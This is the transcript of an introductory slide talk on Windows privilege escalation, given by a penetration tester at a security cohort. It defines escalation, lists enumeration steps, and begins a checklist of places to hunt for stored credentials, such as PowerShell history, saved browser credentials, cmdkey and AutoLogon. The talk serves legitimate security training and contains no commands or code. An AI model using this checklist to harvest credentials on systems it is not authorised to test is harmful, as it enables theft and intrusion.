Share
Embed
Introduction to Windows Priv Esc | BreachForce
Title: Introduction to Windows Priv Esc
Presenter: Joseph Simon
Event: BreachForce CyberSecurity Cohort
Talk Date: 28-September-2025
BreachForce
September 28, 2025
Transcript
40 slides
-
About Me Joseph SIMON (Penetration Tester) • 3+ years of
experience in Cybersecurity • Specializing in Application Security and Network Penetration Testing • Actively exploring and researching LLM Security and emerging AI threats Outside the Terminal • Boxing • Chess • Anime -
WHAT iS WINDOWS PRIVilege ESCalation Windows Privilege Escalation is the
process an attacker (or pentester) uses to gain higher privileges on a Windows system than the ones they currently hold — typically moving from a low- privileged user (standard user) to local Administrator or SYSTEM. It’s a core post-compromise step that enables persistence, credential access, and full control. -
Why Chase Privilege Escalation • To access sensitive local resources,
such as databases, configuration files, or stored secrets. • To enable further lateral movement within the client network by leveraging obtained credentials or escalated privileges. -
Enumeration • Enumerate system details (OS version, patch level, installed
software, kernel version, architecture, Administrators). • Check user privileges, groups, and environment variables. • Identify running processes, services, and scheduled tasks. • Network Enumeration • Defences in place -
1. CREDENTIAL HUnting • File sytem (config files, CSV files,





Documents, Text Files, Installation Files) • Network Shares • Saved Browser Credentials • Powershell History • Sticky Notes • Cmdkey Saved Credentials • Windows AutoLogon Credentials -
